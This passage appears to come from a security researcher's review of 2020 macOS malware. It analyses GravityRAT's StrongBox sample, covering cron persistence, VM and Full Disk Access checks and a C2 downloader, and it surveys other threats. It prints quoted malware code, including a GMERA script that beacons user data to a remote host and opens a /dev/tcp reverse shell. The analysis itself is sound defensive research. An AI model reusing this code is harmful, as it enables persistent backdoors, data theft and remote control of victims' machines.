```
def format(self, src, des, uc):
  ...
  if not os.path.isfile(des):
      os.system('cp ' + src + ' ' + des)
  if des[-3:] == '.py':
      os.system('sudo crontab -l 2>/dev/null;
                    echo "*/2 * * * * python ' + des + '" | sudo crontab -')
  else:
      os.chmod(des, 448)
      des += ' ' + uc
      os.system('sudo crontab -l 2>/dev/null;
                    echo "*/2 * * * * ' + des + '" | sudo crontab -')
  return '+O '
```

Via `crontab` the malware persists a downloaded file (a 2nd-stage payload), as a cron job. This malicious cron job is set to run every two minutes (`*/2 * * * *`).

The `StrongBox` sample also persists a downloaded file, via a function `scheduleMac` to persist and launch the downloaded payload. The `scheduleMac` function persists the downloaded payload as cron job, via the builtin `crontab` command:

```
function scheduleMac(fname,agentTask)
{
  ...
  var poshellMac = loclpth+"/"+fname;
  execTask('chmod -R 0700 '  + "\"" +   + "\""  );

  ...
  arg = agentTask;
  execTask('crontab -l 2>/dev/null;
             echo \' */2 * * * * ' + "\"" +poshellMac + "\" " + arg + '\'
             | crontab -', puts22);
}
```

…the persisted payload, will be (re)launched every two minutes (`*/2 * * * *`).

Capabilities: 1st-stage downloader

The macOS GravityRat samples appear to simply be 1st-stage downloaders …as the reach out to a remote command & control servers to download (and persist) 2nd-stage payloads.

Before downloading and persisting the next stage payloads though, the malware performs several checks (implemented in the the `main.js` file):

- Check if running in a VM
- Check if not connected to the Internet
- Check if not running with Full Disk Access (FDA)

Let's take a closer look at each of these.

The aptly named function, `VMCheck`, checks if the application is running within a Virtual Machine. Virtual machine checks are commonly found in malware, in an attempt to ascertain if a malware analyst is (likely) examining the code (in a virtual machine).

```
function VMCheck(stdout) {

  if (stdout.includes("innotek GmbH") ||
      stdout.includes("VirtualBox") ||
      stdout.includes("VMware") ||
      stdout.includes("Microsoft Corporation" ||
      stdout.includes("HITACHI"))) {

      axios.post(srdr, {
        value: 'vm',
        status: true
  })

  ...

  const options = {
    type: 'question',
    buttons: ['Ok'],
    defaultId: 2,
    title: 'StrongBOX - Operation Not Permitted in VirtualBOX',
    message: 'Action Required',
    detail: 'StrongBOX - Unable to load components\n
             Please exit virtual mode to launch the application.'
  };

  dialog.showMessageBox(null, options, (response, checkboxChecked) => {
    app.quit();
    app.exit();
  });
```

…pretty easy to see its checking if the passed in parameter (`stdout`) contains strings related to popular virtual machine products (e.g. `VMware`). So what's in the `stdout` parameter? Well, if the malware is running on a macOS system, the `VMCheck` function will be invoked from within a function named `Vmm`:

```
function Vmm() {
    var modname = exec("system_profiler SPHardwareDataType | grep 'Model Name'");
    var smc = exec("system_profiler SPHardwareDataType | grep 'SMC'");
    var modid = exec("system_profiler SPHardwareDataType | grep 'Model Identifier'");
    var rom = exec("system_profiler SPHardwareDataType | grep 'ROM'");
    var snum = exec("system_profiler SPHardwareDataType | grep 'Serial Number'");
    VMCheck(modname + smc + modid + rom + snum);
}
```


The `Vmm` function gets the system identifying information such as the model name, model identifier, serial number and more. If executed within a virtual machine, this information will contain VM-related strings:

```
$ system_profiler SPHardwareDataType | grep 'Model Identifier'
  Model Identifier: VMware7,1


$ system_profiler SPHardwareDataType | grep 'ROM'
      Boot ROM Version: VMW71.00V.16221537.B64.2005150253
      Apple ROM Info: [MS_VM_CERT/SHA1/27d66596a61c48dd3dc7216fd715126e33f59ae7]
      Welcome to the Virtual Machine
```

…thus the malware will be able to detect it's running within a virtual machine …and display an error message

```
function VMCheck(stdout) {

  ...

  const options = {
      type: 'question',
      buttons: ['Ok'],
      defaultId: 2,
      title: 'StrongBOX - Operation Not Permitted',
      message: 'Oops!! Something went wrong. ',
      detail: 'Please check your internet connection and try again.'
    };

    dialog.showMessageBox(null, options, (response, checkboxChecked) => {
      app.quit();
      app.exit();
    });
  });
```

However, it appears that perhaps there is bug in the malware's code, and an incorrect error message will be displayed … "*Please check your internet connection and try again.*":



Oops!! Something went wrong.

Please check your internet connection and try again.

(incorrect) Error Message

The `main.js` file also contains logic for a simple "is connected" check. Often malware performs such checks to ensure it can communicate with a remote command and control server, and/or to detect if it is perhaps executing on an offline analysis system.

To ascertain if it's running on an Internet connection system, the malware invokes a function named `connection` which simply attempts to ping `www.google.com`:

```
function connection(){
    execRoot('ping -t 4 www.google.com', function(error, stdout, stderr){
        if(error || error !== null){
                const options = {
           type: 'question',
           buttons: ['Ok'],
           defaultId: 2,
           title: 'Internet Connectivity Required',
           message: 'Action Required',
           detail: "Sorry! Please check your internet connectivity and try again."
         };

         dialog.showMessageBox(null, options, (response, checkboxChecked) => {
            app.quit();
            app.exit();
         });

   } });
}
```

Via Objective-See's **Process Monitor**, we can observe this execution of the `ping` command:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
...

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 501,
    "arguments" : [
      "ping",
      "-t",
      "4",
      "www.google.com"
    ],
    "ppid" : 1447,
    "ancestors" : [
      1447,
      1
    ],
    "path" : "/sbin/ping",
    ...
  }
}
```

Lastly the `main.js` function checks if the malware has been granted Full Disk Access (FDA).

> On recent versions of macOS, applications are prevented from accessing various user/system files, unless the user has manually granted the application “Full Disk Access” (via the System Preferences application).
>
> As such, malware that desires indiscriminate file system access may attempt to coerce users into granting such access.

In order to check if has Full Disk Access, `GravityRat` attempts to list the files in the `~/Library/Safari`. As this directory is inaccessible to applications without FDA, this is sufficient check. If the malware determines it does not have FDA, it will prompt to the user to grant such access:

```
var resssl t = execRoot('ls ~/Library/Safari', function(err, data, stderr){

  if(!data || data =="")
  {
    const options = {
            type: 'question',
            buttons: ['Ok'],
            defaultId: 2,
            title: 'StrongBox - Operation Not Permitted',
            message: 'Action Required',
            detail: "Please follow the instructions to resolve this issue
                     System Preferences -> Security & Privacy ->
                            Full Disk Access to Terminal.app"
          };

          dialog.showMessageBox(null, options, (response, checkboxChecked) => {
            app.quit();
            app.exit();
          });

  } });
}
```

In the `StrongBox` sample, the `main.js` file contains logic related to environmental checks (i.e. VM & FDA checks), the core of the malicious logic appears in the `signature.js` file. As such, let’s now we dive into the `signature.js` file.

At the start of the `signature.js` file we find various variables being initialized:

```
var srur = 'https://download.strongbox.in/strongbox/';
var srdr = 'https://download.strongbox.in/A0B74607.php';
var loclpth = path.join(app1.getPath('appData'), '/SCloud');
```

These variable appear to the malware’s command and control server and a directory path, found within the user application data directory (that we’ll see is used for persistence).

```
The malware’s server, download.strongbox.in, appears to be now offline:

$ nslookup download.strongbox.in Server: 8.8.8.8 Address: 8.8.8.8#53

** server can’t find download.strongbox.in: SERVFAIL
```

```
The code snippet, getPath(‘appData’), will return the “Per-user application data directory”, which on
macOS points to ~/Library/Application Support.
```

If needed, the malware then will create the directory specified in the `loclpth` variable (`~/Library/Application Support/SCloud`):

```
if (!fs.existsSync(loclpth)){
    fs.mkdirSync(loclpth,0700);
```

Further down in the `signature.js` file, we can see the malware invoking a function named `updates` via the `setInterval` API:

```
setInterval(updates,180000)
```

As its name implies, the `updates` will download a file (and “update”) from the server specified in the `srdr` variable (`https://download.strongbox.in/A0B74607.php`):

```
function updates()
{
  const insst = axios.create();
  var hash = store.get('Hash')
  axios.post(srdr, {
        value: 'update',
        hash: hash
        })
  .then((response) => {
        var respns = response.data;
        if(respns){
        var rply = respns.split('#');
        var fname = rply[0].trim();
        var agentTask = rply[1];
  }

  ...

  var dpath;
  if(osvar.trim()=="darwin")
  var file = fs.createWriteStream(dpath);
  var request = https.get(srur+'Updates/' + fname, function(response) {
  response.pipe(file);
  file.on('finish', function() {
    getDateTime();
    extractzip1(fname,agentTask);
    file.close();
  });

  ...
}
```

If this remote server (`https://download.strongbox.in/A0B74607.php`), provides a payload for download, the malware will then invoke the `extractzip1` function:

```
function extractzip1(fname,agentTask)
{

  var source;
  var sourceTozip;
  if(osvar.trim()=="darwin") {
      source = loclpth+"/"+fname;
      sourceTozip = source+".zip";
  }

  ...
  fs.rename(source, sourceTozip, function(err) {

  });


  if(osvar.trim()=="darwin") {
    var extract = require('extract-zip')
    var target= loclpth;
    extract(sourceTozip, {dir: target}, function (err) {

      ...
      scheduleMac(fname,agentTask);
      }
    });
  }
}
```

After appending `.zip`, the malware extracts the downloaded (zip) file to the location specified in the `loclpth` variable (`~/Library/Application Support/SCloud`). Once extracted it invokes a function we discussed earlier `scheduleMac` …which persists (as a cronjob) and launches the downloaded payload.

Unfortunately the remote servers (e.g. `download.strongbox.in`) are now offline, and as such, the 2nd stage payloads are not available for analysis.

👾 And All Others


This blog post provided a comprehensive technical analysis of the new mac malware of 2020. However it did not cover adware or malware from previous years. Of course, this is not to say such items are unimportant …especially when such adware is notarized (to bypass Apple's new security checks), or when existing malware is updated.

As such, here we include a list (and links to detailed writeups) of other notable items from 2020, for the interested reader.

- 👾 `Shlayer` / `Vindinstaller` Dropper

  In June, Intego researchers uncovered:

  > *"...a new [adware dropper] in the wild, actively spreading through malicious results in Google searches.*
  >
  > *Intego identifies the [adware dropper] as unique new variants of OSX/Shlayer (the original variant of which was first discovered by Intego in 2018) and OSX/Bundlore (with similarities to past versions of OSX/MacOffers and Mughthesec/BundleMeUp/Adload)" -Intego*



Latest version of Flash Player is recommended to encode and/or decode (play) audio files in high quality - click here to update for latest version.

"Adobe Flash Player" is out of date

The version of "Adobe Flash Player" on your system does not include the latest flash update and has been blocked. To continue using "Adobe Flash Player", download an update version.

The download process will be performed by launching flashinstaller, which is a platform for the installation of software ("Installer"). The Installer may include suggestions for the installation of additional free software offers ("Offers"), alongside the Flash installation. You may choose to install the offers during the installation process. You may also remove the offers after you have chosen to install them. You can download Flash without using the Installer from its original site. Your use of the Installer is subject to the Installer's. Terms of Use & Privacy Policy. The Installer is not associated or endorsed by Flash. • Uninstall

Adware Dropper (credit: Intego)

Writeup(s):
"**New Mac malware reveals Google searches can be unsafe**"
"**How a New macOS Malware Dropper Delivers VindInstaller Adware**"

- 👾 OSX.GMERA (new campaign)

In July, ESET researchers lured GMERA malware operators "*to remotely control their Mac honeypots*".

> *"To learn more about the intentions of this group, we set up honeypots where we monitored all interactions between the GMERA reverse shell backdoors and the operators of this malware." -ESET*

```
#! /bin/bash

function remove_spec_char(){
    echo "$1" | tr -dc '[:alnum:].\r' | tr '[:upper:]' '[:lower:]'
}

whoami="$(remove_spec_char `whoami`)"
ip="$(remove_spec_char `curl -s ipecho.net/plain`)"
req=`curl -ks "http://stepbystepby[.]com/link.php?${whoami}&${ip}"`

plist_text="ZWNobyAnc2R2a21…d2Vpdm5laXZuZSc="
echo "$plist_text" | base64 --decode > "/tmp/.com.apple.system.plist"
cp "/tmp/.com.apple.system.plist" "$HOME/Library/LaunchAgents/.com.apple.system.plist"
launchctl load "/tmp/.com.apple.system.plist"
scre=`screen -d -m bash -c 'bash -i >/dev/tcp/193.37.212[.]97/25733 0>&1'`
```

GMERA (run.sh) (credit: ESET)


We covered OSX.GMERA in Objective-See's "**Mac malware of 2019 report**", although ESET researchers report is noteworthy (in the context of 2020), as they uncovered a new campaign leveraging this malware.

Writeup:
"**Mac cryptocurrency trading application rebranded, bundled with malware**"

- 👾 Notarized Adware

In August, **Peter Dantini** (@PokeCaptain) noticed that the website `homebrew.sh` (not to be confused with the legitimate Homebrew website **brew.sh**), was hosting an active adware campaign

…and that the adware has been notarized (read: approved) by Apple:



```
$ spctl -a -vvv -t install /Volumes/Install/Installer.app
/Volumes/Install/Installer.app: accepted
source=Notarized Developer ID
origin=Developer ID Application: Morgan Sipe (4X5KZ42L4B)

$ spctl -a -vvv -t install /Users/patrick/Downloads/Player.pkg
/Users/patrick/Downloads/Player.pkg: accepted
source=Notarized Developer ID
origin=Developer ID Installer: Darien Watkins (NC43XU5Z95)
```

Notarized Adware

This means even on Big Sur, the adware will (still) be allowed to run!


In Apple's own words, notarization was supposed to "*give users more confidence that [software] …has been checked by Apple for malicious components.*" …maybe not?

Writeup:
"**Apple Approved Malware**"

- 👾 `Bundalor` Dropper

In November, SentinelOne researchers published a report on an adware installer that (ab)used resource forks to store its malicious payloads.

…the adware installer also provided user-instructions to "bypass" macOS's latest malware mitigations (e.g. notarization):



1
Right click
on the icon below.

2
Click Open

Adware Dropper (credit: SentinelOne)

Writeup:

“**Resourceful macOS Malware Hides in Named Fork**”

- 👾 `OSX.OceanLotus` (new variant)

  Also in November, TrendMicro researchers discovered a backdoor that they tied to the OceanLotus Group. Upon closer analysis, the application (which masquerades as Office documents) appears to be an updated variant of `OSX.OceanLotus.F`:

  > *"Due to similarities in dynamic behavior and code with previous OceanLotus samples, it was confirmed to be a variant of the said malware [OSX.OceanLotus.F]" -TrendMicro*

  Writeup:
  “**New MacOS Backdoor Connected to OceanLotus Surfaces**”

Detections


New malware is notoriously difficult to detect via traditional signature-based approaches …as, well, it’s new! A far better approach is to leverage heuristics or behaviors, that can detect such malware, even with no a priori knowledge of the specific (new) threats.

For example, imagine you open an Office Document that (unbeknownst to you) contains an exploit or malicious macros which installs a persistent backdoor. This is clearly an unusual behavior, that should be detected and alerted upon.

Good news, Objective-See's free macOS security tools do not leverage signatures, but instead monitor for such (unusual, and likely malicious) behaviors. This allows them to detect and alert on various behaviors of all the new malware of 2020 (with no prior knowledge of the malware).

For example, let’s look at how `OSX.Dacls` was be detected by Objective-See's free tools:


- **BlockBlock** readily detects when the malware’s attempts to persist as a launch item (`com.aex-loop.agent.plist` → `~/Library/.mina`):



```
.mina
installed a launch daemon or agent

.mina (pid: 931)
  process path:     /Users/user/Library/.mina
  process args:

.mina
  startup file:     /Users/user/Library/LaunchAgents/com.aex-loop.agent.plist
  startup object:   /Users/user/Library/.mina

2020-05-06 01:16:26 +0000
```

□ temporarily (pid: 931)

